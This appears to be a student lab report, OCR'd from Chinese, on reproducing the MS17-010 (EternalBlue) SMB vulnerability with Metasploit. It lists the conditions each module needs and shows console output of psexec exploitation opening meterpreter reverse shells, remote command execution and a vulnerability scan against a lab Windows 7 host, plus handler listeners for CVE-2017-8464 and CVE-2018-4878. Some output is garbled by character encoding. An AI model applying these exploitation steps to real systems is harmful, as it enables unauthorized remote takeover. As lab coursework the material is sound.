
1. MS17-010 漏洞复现：分别注明 0~3 漏洞利用模块的攻击效果和利用条件，完成漏洞修复。（提供 meterpreter 截图，附学号和时间戳）。

0


利用条件：防火墙必须允许SMB流量出入；目标必须使用SMBv1协议；目标必须缺少MS17-010补丁



```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.79.135:4444
[*] 192.168.79.136:445 - Target OS: Windows 7 Enterprise 7601 Service
 Pack 1
[*] 192.168.79.136:445 - Built a write-what-where primitive ...
[+] 192.168.79.136:445 - Overwrite complete ... SYSTEM session obtaine
d!
[*] 192.168.79.136:445 - Selecting PowerShell target
[*] 192.168.79.136:445 - Executing the payload ...
[+] 192.168.79.136:445 - Service start timed out, OK if running a com
mand or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.79.136
[*] Meterpreter session 1 opened (192.168.79.135:4444 → 192.168.79.1
36:49166) at 2024-01-12 20:32:11 -0500

meterpreter > G20235497010147
```

1


利用条件：防火墙必须允许SMB流量出入；目标必须使用SMBv1协议；目标必须缺少MS17-010补丁；目标必须允许匿名IPC $和管道名



```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.79.135:4444
[*] 192.168.79.136:445 - Target OS: Windows 7 Enterprise 7601 Service
 Pack 1
[*] 192.168.79.136:445 - Built a write-what-where primitive ...
[+] 192.168.79.136:445 - Overwrite complete ... SYSTEM session obtaine
d!
[*] 192.168.79.136:445 - Selecting PowerShell target
[*] 192.168.79.136:445 - Executing the payload ...
[+] 192.168.79.136:445 - Service start timed out, OK if running a com
mand or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.79.136
[*] Meterpreter session 2 opened (192.168.79.135:4444 → 192.168.79.1
36:49167) at 2024-01-12 20:33:31 -0500

meterpreter > G20235497010147
```

2


利用条件：防火墙必须允许SMB流量出入；目标必须使用SMBv1协议；目标必须缺少MS17-010补丁；目标必须允许匿名IPC $和管道名



```
���������� Bluetooth ��������:

   ý��"  . . . . . . . . . . . . . . : ý���V̈Ͻ�
   �����ض��� DNS ��▯ . . . . . . . . :

���������� ��������:

   �����ض��� DNS ��▯ . . . . . . . . : localdomain
   �������� IPv6 ��. . . . . . . . . . : fe80::7900:4160:2189:1038%11
   IPv4 �� . . . . . . . . . . . . . . : 192.168.79.136
   ��������  . . . . . . . . . . . . . : 255.255.255.0
   Ĭ������. . . . . . . . . . . . . . : 192.168.79.2

���������� isatap.localdomain:

   ý��"  . . . . . . . . . . . . . . : ý���V̈Ͻ�
   �����ض��� DNS ��▯ . . . . . . . . : localdomain

���������� isatap.{7C4CDA1A-34A6-4A7C-A1D0-909CE462EF98}:

   ý��"  . . . . . . . . . . . . . . : ý���V̈Ͻ�
   �����ض��� DNS ��▯ . . . . . . . . :


[*] 192.168.79.136:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) > G20235497010147
```

3


利用条件：防火墙必须允许SMB流量出入；目标必须使用SMBv1协议；目标必须缺少MS17-010补丁



```
[*] 192.168.79.136:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) >
msf6 auxiliary(admin/smb/ms17_010_command) >
msf6 auxiliary(admin/smb/ms17_010_command) > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.79.136
RHOSTS ⇒ 192.168.79.136
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.79.136:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.79.136:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > G20235497010147
```


2. CVE-2017-8464、CVE-2018-4878 漏洞复现。

CVE-2017-8464



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.79.135:4444
```

CVE-2018-4878



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.79.135
lhost ⇒ 192.168.79.135
msf6 exploit(multi/handler) > set lport 4445
lport ⇒ 4445
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.79.135:4445
```